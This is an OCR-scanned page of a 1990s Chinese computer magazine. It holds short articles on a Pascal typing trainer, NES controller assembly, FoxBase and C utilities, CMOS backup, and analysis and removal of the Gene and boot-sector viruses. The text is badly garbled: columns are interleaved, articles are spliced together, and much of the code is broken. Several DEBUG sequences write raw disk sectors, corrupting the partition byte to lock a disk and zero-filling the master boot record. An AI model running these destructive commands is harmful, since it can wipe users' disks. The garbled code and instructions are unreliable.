Begin
Clrscr;
DiRectVideo := False; {关闭直接
显示}
Reg. ax := $0006; {设置 640
*200,此值可根据硬件设置}
Intr ($10,Reg); {调用10H号中
断}
NumCC := 0;
ETime := 0
GotoXY(3,1);
Write('汉字输入练习测试软件
V1.0');
GotoXY(60,1);
WriteLn('<ESC>键退出');
GotoXY(16,2);
WriteLn('-----');
GotoXY(16,3);
WriteLn(' * 云南省摩拖车厂计算
机室 耿杰 1993年12月1');
GotoXY(16,4);
WriteLn('-----');
GotoXY(28,5);
WriteLn(' * 国家标准一级汉字库
*');
GotoXY(28,6);
Write('随机产生第16 -- 55区汉
字');
GotoXY(1,5);
Write('开始时间是:');
GetTime (Hour1, Minute1, Sec-
ond1,Sec100);
WriteLn (Hour1, 2,'; Minute1,
2,'; Second1,2);
Start := 60 * (Hour1 * 60
+ Minute1) + Second1;
GotoXY(1,6);
Write('经过时间是:');
GotoXY(55,6);
WriteLn('每分钟:');
Line := 1;
Randomize;
While True Do
Begin
i := 1;
While i <= 80 Do Begin
c[i] := Chr(Random(40) + 176);
{若要使用一、二级字库40改为72}
c[i + 1] := Chr (Random(94)
+ 16);
If (c[i] <> Chr(215) Then i :=
i + 2;
Else If (c[i + 1] <> Chr(250) Then
```

```
i := i + 2;
End;
GotoXY(1,8);
For j := 1 to i - 1 Do Write(c
[j]);
GotoXY(55,9);
WriteLn('现在输入第:Line,5,7
行');
Inc(Line);
y := 1;
While Y < I Do
Begin
Ch1,c[y];
Ch2 := c[y + 1];
CC := Ch1 + Ch2;
OK, False;
While Not OK Do
Begin
GotoXY(y,9);
C1 := ReadKey;
If (ord(C1) = 27) Then Goto 1;
If (ord(c1) < 126) Then Begin AS-
CI,True; Write(Chr(7));
Else
Begin
ASCII,False;
C2 := ReadKey;
If (ord(C2) = 27) Then Goto 1;
If (CC = C1 + C2) And (Not ASCII)
Then
Begin
OK := True;
NumCC := NumCC + 1;
Write(CC);
End
Else Write(Chr(7));
End;
End;
Y := Y + 2;
If Y >= 1 Then
Begin
GotoXY(1,8);
ChEOL;
GotoXY(1,9);
ChEOL;
End;
PTime;
End;
```

```
End;
1;
WriteLn;
PTime;
WriteLn;
WriteLn;
GotoXY(1,8);
ClrEOL;
GotoXY(1,9);
ClrEOL;
GotoXY(55,5);
WriteLn('共输入汉字:'.Num-
CC,5,'个');
GotoXY(31,8);
WriteLn('谢谢您的使用,再见!');
End {主函 结束}
```

(不可省),下面给出一个使用扩展MUSIC功能的BASIC程序实例(程序二),本程序将演奏一曲"世上只有妈妈好"。

```
程序一
0030--A9 4C LDA # $4C
0302--8D F5 03 STA $03F5
0305--A9 12 LDA # $12
0307--8D F6 03 STA $03F6
030A--A9 03 LDA # $03
030C--8D F7 03 STA $03F7
030F--6C F2 03 JMP ($03F2)
0312--20 F8 E6 JSR $E6F8
0315--86 EC STX $EC
0317--20 4C E7 JSR $E74C
031A--86 ED STX $ED
031C--A5 EC LDA $EC
031E--C9 00 CMP # $00
0320--D0 07 BNE $0329
0322--A5 ED LDA $ED
0324--C9 00 CMP # $00
0326--D0 01 BNE $0329
0328--60 RTS
0329--20 F9 D0 JSR $D0F9
032C--20 DE DE JSR $DEBE
032F--4C 12 03 JMP $0312
程序二
10 CALL 768
20 & 114,180,128,60,152,120,128,120,95,120,114,60,128,
60,114,240,152,120,128,60,0,
30 & 114,60,128,120,152,60,171,60,192,90,228,30,128,
60,125,60,171,240,171,180,0,
40 & 152,60,128,120,128,90,114,30,152,180,171,60,192,
240,128,180,152,60,171,60,0,
50 & 192,60,228,60,192,60,255,240,0,0
```

扩展MUSIC功能

第五部分 卡通控制处理程序的编写技巧
任天堂游戏中的角色被统称为卡通,卡通在整个游戏的过程中是极为活跃的部分,游戏介绍卡通动作控制程序最基本的方法,由朋友们在编程实践中举一反三,领会掌握。

电脑游戏机编程技巧 (二十六)

统一开关(寄存器) \$4016, \$4017实现的,针对游戏控制过程的特点,一般要求能够读出操纵器的瞬间值,以满足快速变化控制的需要,能够读出操纵器的稳键值,以满足选项过程中控制选项的需要,同时还要求能够读出操纵器的单步值和连续值,以实现不同的游戏控制功能。
每个软件的操纵器采样过程模式虽然比较相近,但也有若干,下面仅通过大家最熟悉的任天堂枪战游戏《魂斗罗》的操纵器采样程序的讨论,而后导出最简单的,最利于电脑游戏机使用的操纵器采样程序。
《魂斗罗》游戏的操纵器采样处理是一个独立的子程序,它被安排在中断处理中调用,采样中以 \$1D单元为读0*1,且操纵器的转换开关,可一次读出两个操纵器的按键代码。程序见No5-1

```
C35B 2097C3 JSR $C397, C396 60 RTS
操纵器采样子程序
C35E A504 LDA $04 ,采样子程序
C360 8500 STA $00 C399 8E1440 STX $4016
C362 A505 LDA $05 C39C CA DEX
C364 8501 STA $01 C39D 8E1640 STX $4016
C366 097C3 JSR $C397, C3A0 A008 LDY # $08
第二次采样认定 C3A2 AD1640 LDA $4016
C369 A201 LDX # $01 C3A5 8507 STA $07
C36B B504 LDA $04,X C3A7 4A LSR
C36D D500 CMP #00,X C3A8 0507 LSR $07
C3A9 4A LSR
C3AB 2604 Rol $04
C3AD AD1740 LDA $4017
C3B0 8507 STA $07
C3B2 4A LSR
C3B3 0507 LSR $07
C3B5 4A LSR
C3B6 2605 Rol $05
C3B8 88 DEY
C3B9 D0E7 BNE $C3A2
C3BB 60 RTS
程序No5-1读出的按键代码
存入 $F1-$F6单元中,其中0*
*操纵器代码存 $F1,$F5,1*
*操纵器代码存 $F2,$F6,为什么
一个操纵器代码存入两个单元
中呢?分析一下No5-1就可发现
(以0*操纵器为例), $F5单元存
按键的瞬间值,即存按键冲上升沿,
且只存一个中断周期,一个中
断周期过去后其值又为零,而 $F1
单元虽然也存按键冲的上升沿,
但可长期保存,只要不改其它键
的按键代码就一直保持,直到改按
新的按键为止,按键代码的对应关系
见表5-1。 □山东 于东
```

目前,大多数386以上微机配置了1.2M+1.44M两个高密软盘,若用户需要复制1.2M或1.44M高密软盘,则一般方法是使用PCTOOLS换几次盘进行全盘复制或能在CONFIG.SYS中增加如下:

(1)设置A盘的1.2M逻辑盘
DEVICE =C: \DOS \EMM386 .EXE
DRIVER, SYS /D, 1 /F, 1 /S, 15
(2)设置B盘的1.44M逻辑盘
DEVICE =C: \DOS \EMM386 .EXE
DRIVER, SYS /D, 1 /F, 7 /S, 18

最后,用MSDOS的DISKCOPY命令进行A或B与逻辑盘之间的全盘复制,同样每换几次盘才能完成复制过程,市面上出现的DUPLICATE(俗称"疯狂拷贝")软件只能解决一次性的全盘拷贝,但据笔者的经验,该拷贝方法不太可靠,笔者介绍一种简单而快速的方法,即在MSDOS.0-6.0V9环境中,直接利用系统EMS内存和PCTools工具实现高密盘的一次性的快速复制。

PCTOOLS工具能充分利用EMS内存,在MSDOS.0-6.0V9环境中,利用DOS5.0V或6.0V提供的EMM386.EXE驱动程序将XMS内存复制或EMS内存,而在系统配置CONFIG.SYS中增加以下两行,即以4M内存的386微机为例。
DEVICE=C: \DOS \EMM386 .EXE
RAM XXXX
其中XXXX为将XMS内存复制到EMS内存的千字节数,读值至少为1.2M或1.44M(即一或二高密盘的容量),为逻辑1.2M和1.44M盘的拷贝,XXXX可取为1536(KB),再利用PCTOOLS工具的DISKSERVICE功能按F3键的COPY子功能就可以进行全盘拷贝, PCTOOLS将高密数据读入EMS中,再写EMS中的数据写入目标盘中,由于该方法利用软件的扩展内存(EMS),故拷贝速度快,而且安全可靠。
另外,若用户所使用的DOS系统版本低于5.0,则也可用扩展内存软件QEMM386将XMS内存复制或EMS内存,再用PCTOOLS工具进行全盘拷贝。本方法在PCTOOLS.12以上版本和COMPAQ386/385等微机以上适用。 □重庆 曾朝均

表5-1 《魂斗罗》操纵器按键代码表

按键	不按	上	下	左	右	A	B	SELECT	START
代码	00	08	04	02	01	80	40	20	10

FOXBASE过程文件生成程序

在Foxbase系统中，有一个很重要的概念——过程文件。这在优化Foxbase应用时特别有用，它可以包含多个要用到的程序文件，就像是“集装箱”一样，这样可以极大地减少包含在工作目录的文件数量，使系统从磁盘目录中查找、调用程序文件的时间相对减少，从而使程序的运行效率大为提高。正因为过程文件有这样的优点，所以广大用户在编写自己的应用程序时，最大都要将各个模块程序文件组合成过程文件，以形成最终应用投入使用。

在Foxbase系统中提供一个专用的过程文件生成工具——FOXBIND.EXE，用它可以很方便地完成过程文件的生成工作。但是，现在有不少用户由于获得FOXbase整套系统并不太容易，缺少这一应用程序，而且对于众多使用dBASE系统的用户来说，根本就不具备此程序，而只能用手工编辑、合并的方法生成过程文件，很是费事，如果是几个文件合并还好说，但如果合并的程序文件较多，工作量就很大了。为此，笔者用C语言编写了一个可生成过程文件的实用程序。

一、编程思路

按照Foxbase过程文件的格式要求，在每个程序文件的开头加上一条“PROCEDURE程序名”语句，再在文件最后加上一条“RETURN”语句，然后将文件内容一起合并(添加)在指定的过程文件中。重复上述操作，最后即可生成所需的过程文件了。

二、使用方法

本程序经过编译、连接后，在DOS键下键入：

```
FOXBIND >过程文件名
<程序文件名1><程序文件名2
```

其中，程序文件中的扩展名，PRC可以不输入，系统默认，但过程文件中的扩展名并不默认，不能省略，这一点与Foxbase系统中的FOXIND.EXE的使用类似，其它有关过程文件的用法请查阅Foxbase使用手册。

三、几点说明

1. 本程序考虑到长度关系，未加入对文件通配符的处理部分，所以在输入文件名时不支持通配符，如果待合并的程序文件较多，可多次执行程序进行分段合并。
2. 对本程序稍加修改，即可在生成的过程文件中，对每个过程段(程序文件)在头部加上注释语句，以增强过程文件的可读性。
3. 本程序同样适用于dBASE系统中。

本程序在TK286、DOS5.0上用TURBO C2.0编译、调试通过，在FOXBASE+2.1.0中使用正常。

湖北 陈 蔚

```
1 #include<stdio.h>
2 #include<string.h>
3 main(int argc, char * argv[])
4 {
5 void errmsg(int errnum);
6 FILE * outfp, * prgfp;
7 char line[255], ext[10], * PRC;
8 char procname[9], prgname[13];
9 char proc[10] = "PROCEDURE";
10 int len;
11 if(argc < 4)
12 errmsg(0);
13 if ((outfp = fopen(argv[1], "w"))
14 == NULL)
15 errmsg(1);
16 for(i = 2; i < argc; i++)
```

```
16 {
17 strcpy(prgname, argv[i]);
18 if(strlen(prgname, 1) == NULL)
19 strcpy(prgname, "prg");
20 if ((prgfp = fopen(prgname, "r"))
21 == NULL)
22 errmsg(2);
23 printf(" * aLinking procedure, %s\n", prgname);
24 len = strlen(prgname) - 4;
25 strcpy(procname, prgname, len);
26 strcat(&procname[len], ".prg");
27 fputs(procname, outfp);
28 fputs(" ", outfp);
29 while(! feof(prgfp))
30 fputs(fgets(line, 255, prgfp),
outfp);
31 fputs("return; ", outfp);
32 fputs(" ", outfp);
33 fclose(prgfp);
34 }
35 fclose(outfp);
36 printf(" * nFoxbind had completed\n");
37 }
38 void errmsg(int errnum)
39 {
40 printf(" * ?\n");
41 switch(errnum)
42 {
43 case 0:
44 printf(" * Short of parameters\n"); break;
45 case 1:
46 printf(" * cannot open outfile\n"); break;
47 case 2:
48 printf("cannot open program file\n"); break;
49 }
50 printf(" * nUsage: FOXBIND outfile prgfile[prgfile2...]\n");
51 exit(0);
52 }
```

微机操作人员一般都比较熟悉DOS的各种命令，但我们在应用这些命令时，总会觉得有些DOS命令功能还不强，例如DOS提供给我们的TYPE filename > PRN命令虽然它能打印文本文件，但它只能按文件原来的内容输出，它不能把小写字母转换为大写字母，我们在编写各种小程序及编辑英文文章时，习惯于用小写字母，如dBASE、BASIC、C语言等。但这样编写的文件中的数字“0”、“1”和英文小写字母“x”、“y”、“z”等极为相似，若用小写字母输出，很容易使读者混淆，因此打印输出文件时若把文件中的小写字母转换为大写字母，就显得有必要。笔者使用TURBO C2.0编写了一小软件PSB.C，实现了把文件中的小写字母转换为大写字母的功能。

下面给出PSB.C的源程序，读者只要在TURBO C的环境下将它编译成EXE文件，并将它放在DOS目录下，就可以使用DOS外部命令一样使用它。

使用格式是：PSB filename

其中，filename是要输出的文件名，n是每页打印的行数，如果不指定n参数，则继续打印输出，中间换页时不暂停。

山东 孙显秋 孙国维

```
THE FILE NAME IS: psb.c
1 #include<stdio.h>
2 #include<math.h>
3 #define SIZE 256
4 main(argc, argv)
5 int argc;
6 char * argv[];
7 {
8 char buff[SIZE];
9 FILE * fpr, * fwr;
10 int i, n, m;
11 int c, p;
```

表中，若在后又建立了一个分区，其参数的描述是在第三分区表中，其余类推。一般情况下，硬盘仅有一个DOS分区，信息分区表中仅在第四分区表中有信息，其余的三个分区表全为零。

最后，给出一个硬盘检测的例子，供大家参考(该例子是在DOS2.0下，整个硬盘仅有一个操作系统，即DOS)

```
C:\DEBUB
-A
XXXX, 0100 MOV AX, 0201
XXXX, 0103 MOV BX, 0200
XXXX, 0106 MOV CX, 0001
XXXX, 0109 MOV DX, 0080
XXXX, 010C INT 13
XXXX, 010E INT 3
XXXX, 010F C
-G=100, 将硬盘分区表读入内存。
-ED7FD
XXXX, 7DF2 01 FF, 将系统标识改为FFF。
-A 00
XXXX, 0100 MOV AX, 0301
XXXX, 0103 C
-G=100 将修改后的内容存盘。
```

以上操作后，退出DEBUB并重新启动系统，遇到的情况是，硬盘将无法启动，虽然此时可用软盘启动系统，但此时硬盘已无法被系统使用了，这一情况为我们提供了一个对硬盘加密的重要线索，照此一点按本文的有关叙述，完全可以实现对硬盘的加密。

以上作法仅是做了一个小小的尝试，出现硬盘失窃之后，读者并不需要什么，要想恢复硬盘，只需从软盘上调用DEBUB编制如上程序，只是在修改地址7DF2H的内容时，将FFF改为01H即可。

山西 彭起顺

硬盘分区管理

自从DOS2.0以及更高级的版本问世以来，硬盘上允许建立多个分区，即可在硬盘上建立多个分区，以供多个操作系统共享硬盘，了解硬盘分区管理，对我们更好地利用DOS功能有很大的帮助，如对硬盘实行绝对加密就是一个很好的例子。

在DOS2.0版本上，提供了允许用户在硬盘上可建立4个分区以供4个不同操作系统共享硬盘的功能，每块操作系统欲使用硬盘，就必须用各自的操作系统从硬盘上启动后，用各自的划分分区命令在硬盘上建立自己的分区以共其专用。如DOS和CP/M-86的划分分区的命令分别是FDISK和HDMINT等。

我们知道，在硬盘上存在有一个主引导记录，它不属于任何操作系统，在此主引导记录内，有一段区域为硬盘分区表，该表是在系统开机自检完成后，由ROM BIOS即将控制权主引导记录程序一并调入BIOS的，此时，硬盘分区表在内存中的首址为7DBEH处(一致起见，本文在论述硬盘分区表的内存地址时，都是以这种格式给出)以区别于其它资料上所说的1BEH等)。

硬盘上四个分区的状况，每个分区描述占16字节，余下最后两个字节内容为55AAH，为硬盘分区结束标志。

一分区表 7DBEH~7DDCH
二分表 7DCEH~7DDDH
三分表 7DEEH~7DEEH
四分表 7DEEH~7DFDH
结束标志 7DFEH~7DFFH
每个分区表的结构均如下格式：

位移-1 引导分区开始 分区开始 分区结束 标志
5 系统分区结束 分区结束 分区结束 8
1 字节
1 字节 1 字节 1 字节 1 字节
1 字节 1 字节 1 字节 1 字节
1 字节 1 字节 1 字节 1 字节

1. 引导指示符(位移1, 占1字节)若该字节值为0FH, 则表示该分区可自举, 即为活动分区, 若为00H, 则表示该分区为不可自举分区, 在其一个时刻, 硬盘仅允许有一个活动分区, 其余三个均为不可自举分区, 分区的激活与否, 实际上主要是在该字节上作文章的, 若这四个分区表中的该字节的值均为00H时, 将导致系统启动失败而进入ROM BASIC; 若四个分区表中该字节的值存在两个或两个以上的00H时, 将使自举失败, 出现“无效分区表”(invalid partition table)的错误指示并死机。

2. 分区起始地址(位移2~4, 占3个字节), 这3个字节值分别依次表示该分区开始的磁头号(H), 扇区号(S)和柱面号(CYL), 其中, 扇区号只占低6位, 它的最高2位与柱面号的低6位共同组成10位的柱面号。

3. 系统指示符(位移5, 占1字节), 该字节的值在DOS中有3个有效值, 即01H, 04H和05H, 其中, 01H表示用12位FAT格式的DOS分区, 04H表示扩展DOS分区, 这一字节的值对系统来说是十分重要的, 我们要把该字节的值改为FFFH, 系统就不能从硬盘上自举, 就是从从硬盘上启动, 系统也将始终不能从硬盘, 一切对硬盘操作的系统命令均告失败, 因此, 我们可以利用该字节的值对硬盘进行绝对加密, 首先, 在硬盘上将该字节的值置为FFFH, 然后在主引导记录内

Gene病毒的分析及消毒

93年12月收到一新的文件型病毒样本,其病毒体内有下列类文字符

Gene 1991 in DUT (Dalian China) 并且当病毒激发时每隔一分钟强行在屏幕上显示"Gene"字样,故定名为Gene病毒.上述数字1991有可能为病毒的编制年号,但据查目前除笔者主持研制的"求真QZW病毒卡"外,其它国外的CPAV和国内最新版的KILL.68等病毒软件都不能检测和清除该病毒.

基本特性和独特的加密技术 Gene病毒只感染扩展名为EXE的命令文件,使文件加长556H[+10H]字节.当运行一个病毒文件时,病毒进驻基本RAM高端并修改INT21中中断地址指向,截留DOS调用的11、12和1A功能,每执行列目录命令就传染下一个EXE文件,当微机时钟时间为4点时,病毒被激活,每分钟以直接写屏方式显示"Gene".由于病毒通过列目录方式传播,速度很快,所以发现后应及时清除,否则病毒将占据大量磁盘空间.

Gene病毒采取了多重加密和反跟踪措施,其中特别使用了堆栈技术来破坏跟踪状态下的密码,使得用DEBUG跟踪病毒时,即使执行了解密程序也得不到正确的解密结果.由于工作繁杂,笔者详细剖析过大量病毒,但这种利用堆栈来反解密的技术手段尚属首次发现.

使用DEBUG手工消毒 对于进驻内存的病毒只要关机即自行消失,本文不予讨论.对于磁盘上的EXE文件可通过检查长度及文件尾部是否有Gene字样来确定染毒与否.当确定染毒时,可严格按照以下步骤手工消毒.

- 1.用DEBUG调出染毒文件
- DEBUG XXXX,EXE 回车
- 2.为了正确解密,必须修改堆栈偏移指针

RSP 回车
SP 05 89 回车

CR3240打印机复位方法

许多打印机在内部都装有一排机械DIP开关,用来建立各种功能.可是CR3240的DIP开关是电子的,它的使用方法介绍如下:
在开机时按下控制面板上最右边的三个键,打印机就打印出DIP的32个开关的当前位置,开始打印时即可放松按键.这时,打印机即处于电子开关的设置状态.

32个开关分为8组,分别用A、B、C、D、E、F、G、H表示,它们分别对应着面板上"字体选择"键的8个指示灯,每组又分成4个开关,分别用1、2、3、4表示,它们分别对应着面板上"字间间距"键的4个指示灯.此时,"字体选择"键的第一个指示灯(24×24)是亮的,"字间间距"键的第一个指示灯(0点)也是亮的,它们告诉你,开关A1等着你去做设置,反复按"联机"键,你可以看到"联机"指示灯一亮一灭,"联机"指示灯亮,表示A1"开","联机"指示灯灭,表示A1"关".你可以根据需要确定A1"开"还是"关".A1设置完成后,再去选择另一个开关,譬如E2,按"字体选择"键4次,使(32×16)指示灯亮,再按"字间间距"键1次,使(3点)指示灯亮,这时E2就选到了,你按"联机"键,看着"联机"指示灯确定E2的"开"或"关".

所有选择完成后,按"联机"或"出纸/退纸"键,打印机就打印出新的当前设置,最后按"联机"键,打印机退出DIP设置状态.

每个开关负责什么功能,在CR3240操作手册中可以找到,其中的A4开关处于"关",打印机才能打印5厘纸.

□宁夏于培勇

3. 执行下列5条
DEBUG命令
T 回车
T 回车
P 回车

4. 经以上操作病毒已完全解密,解密后从CS,3F0到CS,3F7八个单元存放着原文件头的CS,IP,SS和SP四个重要的字数据,应记录下来备用.
5. 退出DEBUG对染毒文件改为非EXE文件名后重新调入
DEBUG XXXX 回车
用R命令修改文件长度低位寄存器CX的值,使其减小556H,作减法运算时如果借位,则还要进一步用R命令修改文件长度高位寄存器BX的值,使其减1.
7. 以第6步修改的BX、CX作为32位被除数,以200H作为16位除数,做除法运算.再使用DEBUG的E命令把相除的余数低位写入文件头的DS,102和DS,103单元;商(当余数不为0时为商+1)写入DS,104和DS,105单元
8. 用E命令把上面第4步记录下的四个字数据写入文件头的对应位置,即
E 10E SS的低位 高位 回车
E 110 SP的低位 高位 回车
E 114 IP的低位 高位 回车
E 11E CS的低位 高位 回车
9. 用W命令把消毒后的文件写到磁盘上
W 回车
10. 退出DEBUG 把文件扩展名重新改成EXE.

经以上10步操作完成了一个染毒文件的消毒工作,每一步都要正确,否则不仅不能消毒,反而会破坏文件.

使用求真QZW卡自动消毒 由于目前没有能清除Gene病毒的杀毒软件,所以当发现磁盘上有Gene病毒时,可能已经有多个文件染毒.若采用手工方式逐一消毒十分繁琐且不可靠,这时可采用求真QZW病毒卡来自动清除磁盘上的病毒.在装有求真QZW卡的微机中,当用户插入一个可执行命令文件卡,QZW卡将启动检查该文件.如果发现感染了包括Gene在内的各种文件型或混合型病毒,就自动清除磁盘文件所含的病毒,再把无毒的文件调入内存加载运行,从而保证了微机的无毒运行.

求真QZW卡除具有普通卡的防病毒功能外,还能清除磁盘上的各类病毒,并且具有可编程性,即可由用户自主追加病毒能力.Gene恰好是求真卡通过中国计算机用户协会的专家鉴定后所收录的第一个"新"病毒,这给求真卡的可编程性提供了一个实践机会.早期用户已通过自行执行一个简单的BASIC程序为求真卡增加了清Gene病毒功能.

除Gene外,目前国内还流行一种长度为10字节的新病毒,也是各种杀毒软件处理不了的,请注意防范.QZW卡可以清除1091病毒. □北京 张保田

在IBM PC/AT机

中,系统的实时时钟信息和配置信息存储在CMOS RAM芯片中.

这些信息是在系统首次进行硬件配置和上电自检时填入的,这些信息对系统来说是非常重要的.若由于操作不慎或计算机病毒的侵害使CMOS信息被破坏或丢失,将给用户带来很大损失.因此,有经验的用户大多保存CMOS的信息,以防不测.

本人编制了两个小程序(INC CMOS.COM, WCMOS.COM)可完成对CMOS信息的存取,操作非常简单,只要在相应盘(最好在软盘上)执行CMOS.COM文件,把CMOS信息从CMOS RAM中读出,生成CMOS.DAT文件.当CMOS信息丢失或被破坏时,执行WC

IBM PC/AT系统中CMOS信息的存取

MOS.COM文件,就可把完整的CMOS信息写回CMOS RAM.
程序的几点说明:
一、CMOS RAM芯片的I/O地址:
地址口:0710H
数据口:0711H
二、CMOS RAM共64字节存储时钟和系统配置信息
三、读操作:
1. 把欲读出的RAM单元地址送到0710H端口.
2. 从端口0711H读出该地址内容.
四、写操作:
1. 把欲写入的RAM单元的地址送到0710H端口.
2. 把欲写入的RAM单元内数据送到

在计算机系统中,常用的输入设备有键盘、磁盘等,输出设备有显示器、打印机、磁盘等.一般系统启动后,把键盘指定为标准输入设备,把屏幕(显示器)指定为标准输出设备,I/O的重定向是把通常在标准输入输出设备上进行的I/O操作,重新定向到某一指定的设备上进行,其方法很简单,如果要改变输出设备,只要在命令后加入"><>"指定输入设备名,如果是改变输入设备,在命令后加入"<"指定输入设备名,如: TREE / F > 1234.其结果是将目录结构由屏幕显示改为输送到指定文件1234中.我们可以充分运用这一功能进行各种操作.

一、快速保存磁盘文件目录信息
通常一台计算机内存有许多信息,而这些信息以文件的形式存在,并被按不同的类型归类到硬盘的不同的目录下.这样磁盘文件目录表的信息就显得十分重要.大多数计算机用户为了减少计算机病毒(这是很难避免的)所造成的损失,将重要的文件进行备份,并将磁盘文件目录表的信息打印出来保存,以便核对.对磁盘文件目录表信息的保存,一般是用硬拷贝的方式把DIR显示的磁盘文件目录表内容打印出来,很不方便.笔者依据DOS的重定向I/O功能把DIR显示的磁盘文件目录表信息由屏幕输出改为输出到一目标文件中,需要查看时,读取此文件即可,既方便,又便于保存更改,有兴趣者不妨一试.

方式一:DIR[目录名]>[盘符][文件名].
方式二:DIR[目录名]>>[盘符][文件名].

(注:目录名为所要保存磁盘文件目录表信息的目录或子目录名,文件名为指定保存信息的目标文件,盘符为指定的目标文件所在盘.)

两种方式都是把DIR显示的文件目录表信息送到指定文件名的文件中(屏幕不再显示),其区别在于,当磁盘中有已指定文件名的文件存在时,方式一删除原有文件的内容,而方式二则把输出结果按着文件原有内容存放到文件中去.举例如下:

①C>DIR将C盘根目录内

存存放在DIR1文件中.
C>DIR \WPS;DIR2将C盘子目录\WPS的目录内容存放在DIR2文件中.

②C>DIR>>DISKDIR
C>DIR \WPS>>DISKDIR
C> \DOS>>DISKDIR
C>DIR \213>>DISKDIR
将C盘根目录、\WPS子目录、\DOS子目录和\213子目录的目录内容按顺序存放在DISKDIR文件中.

另外,如果仅仅保存磁盘文件目录表中的文件名,而不考虑目录中的其它信息(如时间、文件大小、属性),可以结合DOS的CHKDSK命令进行.
C>CHKDSK C: /V>文件
保存C盘所有目录及其下的文件名(包括隐含子目录及隐含文件).

(注意:在单独执行CHKDSK/V时,有时执行一到最后会出现"CONVERT LOST CHAINS TO FILES(Y/N)"要求再作出选择,现在由于屏幕不再操作,但仍必须键入"Y"或"N",否则会出现).
二、进行子目录及文件名的解密

利用区位码或半个汉字对子目录或文件名进行加密,时下非常流行,也比较安全可靠,但时间久了,加密文件多了,有时加时间自己也会忘记某个具体的子目录或文件名,使辛辛苦苦的成果无法利用.此时,将DOS的重定向功能与WPS的N编辑方式结合起来用,可十分方便地进行解密.

子目录解密
1.C>DIR>ML.BAT 将有目标目录显示重定向到ML.BAT中.
2.用WPS的N编辑方式调用ML.BAT文件,删除无关内容,仅留加子目录所在行;在加密于目录前插入CD,删除子目录名后的信息.

3.退出DOS,执行批命令ML.BAT,即可进入该加密子目录.

文件解密
方法与子目录解密基本相同,区别在于在进行第二步时,在加密文件名前改为插入ATYPE(显示加密文件),根据需要也可以插入COPY(复制加密文件)或REN(更改加密文件名).当然,插入COPY和REN时,必须在加密文件名后再插入新的文件名.

以上方法多次在AST286、AST386和XT机上操作,效果很好.

①C>DIR将C盘根目录内

MOV BX,0041
MOV AL,AH
OUT 70,AL
CMP CX,0005
LOOP 0123
MOV AL,[SI]
OUT 71,AL
CMP AH,0E
JB 0131
ADD AH,80
INC AH
INC SI
DEC BX
MOV CX,BX
LOOP 011C
MOV AH,4C
INT 21
DB 83
-A13D
0FAE,013D DB
CMOS.DAT,0
0FAE,0145
-NWCMOS.COM
-RCX
CX 0046
:46
-W
Writing 00046 bytes
-Q

□江苏 王铁敏

操作系统型病毒是指直接感染DOS分区引导程序或磁盘引导程序一类的计算机病毒。笔者经过研究,目前和相当一部分病毒是属于操作系统型的,并找出了消除病毒的简易方法,实践证明,该方法简单易懂,十分见效。笔者曾用该方法成功地消除掉三种目前有关检查病毒程序(如SCAN等)所查不

出来的恶性病毒。下面就来叙述一下此方法。

首先,我们应把随机带的操作系统软盘贴上写保护标签保存好,另外,我们还需用程序一所示程序将硬盘的主引导记录(未被病毒感染的)打印出来保存好。

操作系统型

```
C>DEBUC
-A100;读硬盘主引导程序
MOV XXXX,0100
MOV AX,0201
-100;写C盘的DOS引导区
-Q
XXXX, 0105 MOV
BX, 0200
XXXX,
XXXX,
0106 MOV CX,0001
XXXX,0109 MOV DX,
0080
XXXX,010C INT 13
XXXX,010E INT 3
XXXX,010F C
-G=100;执行如上程序
```

-D200 3FF;显示主引导的16进制码,这些值可能需要打印出来保存好。

注:在以上程序执行之后,读者若想进一步了解主引导记录,可用如下的命令来了解:
-U200 286;反汇编输出主引导记录程序主体-D28B 3BD;显示主引导记录的错误提示信息-D3BE 3FF;显示主引导记录的硬盘分区表,然后,再用程序二所示的操作将硬盘DOS分区引导程序(未被病毒感染的)打印出来保存好。

病毒的消除方法

程序一:
C>DEBUC
-L 100 2 01;读硬盘DOS引导
-D 100 2FF;显DOS引导程序的16进制码,这些信息需要打印出来保存好,打印出的主引导程序和DOS分区引导程序的16进制码信息以及随机的操作系统软盘一定要妥善保存好,检查系统是否被病毒感染的过程中,用户在使用机的过程中,若发现机器出现异常现象(包括硬盘无法启动),首先应该用检查病毒程序(如SCAN)进行检查,若此时发现病毒,可用相应的消毒程序消除之。若没有相应的消毒程序或所用检查病毒程序查不出病毒,则可用下面所述方法进行判断,以确定是否为操作系统病毒或是否被病毒

感染。
先检DOS引导记录是否被感染,方法是用程序二所示操作将DOS分区引导程序的16进制码显示出来与以前打印保存下来的DOS引导程序的16进制码进行对照,若发现程序部分有异,则说明机器的主引导也被感染了,消除方法如下:
C>DEBUC
-A100;读硬盘主引导程序
XXXX, 0100 MOV AX,
0301
XXXX, 0103 MOV BX,
0200
XXXX, 0106 MOV CX,
0001
XXXX, 0109 MOV DX,
0080
XXXX, 010C INT 13
XXXX, 010E INT 3
XXXX, 010F C
-G=100
-F200 2FF 0;以上全零信息覆盖硬盘主引导区
-A100
XXXX, 0100
MOV AX,
0301
XXXX, 0103
C
-G=100
-Q

此时,应关掉电源重新从软盘(一定是随机所带的系统盘)上启动,这样,是避免硬盘上引导程序病毒再次感染。
软盘启动之后,用软盘上的FDISK程序(因此时硬盘已不能操作)对硬盘重新分区(注意:这一操作不会使硬盘上的其它信息丢失),FDISK程序是负责重写主引导程序和硬盘分区表,其操作步骤如下:
选择提示3删除DOS分区,然后选择1再建立DOS分区,经过这两个步骤,即对硬盘的主引导进行了消毒。
以上就是操作系统型病毒的简易消除方法,值得说明的是,有些病毒不是同时感染硬盘主引导和DOS分区引导程序的,针对这种情况,读者可以用上述方法进行判断,另外,在判断系统是否被操作系统型病毒感染时,还可如下方法进行辅助判断,即用DEBUC检查内存40,13和40,14单元的内容,这两个字节单元是存放RAM容量的,若系统被病毒感染,一般该内容与实际RAM容量值至少2K字节,如:对于640K的RAM来说,正常情况该值应为2880(其存放形式是高位在后,即8002,下同)即640K,若被病毒感染,则变为27E9。

□长治 彭超明

二、实用的操纵器采样程序

我们知道,在F.BASIC指令中有两条操纵器采样指令,STICK、STRIG,这两条指令分别完成操纵器的方向键和功能键的采样。STICK指令的返回值与上、下、左、右键的对应关系是8,4,2,1,STRIG指令的返回值与A,B,SELECT,START键的对应关系也是8,4,2,1。我们在进行机器语言编程时可以用这两条指令的读键子程序,为便于其它系统的调

```
用,特将该子程序列于下:  
NO.5-2 操纵器采样子程序  
程序  
A682 A917 LDA # $17  
A681 AEA916 LDX # $16A9  
A687 8519 STA $19  
A689 A940 LDA # $40  
A68B 851A STA $1A  
A68D A905 LDA # $05  
A68F 8D940 STA $4016  
A692 EA NOP  
A693 EA NOP  
A694 A904 LDA # $04  
A696 8D160 STA $4016  
A699 EA NOP  
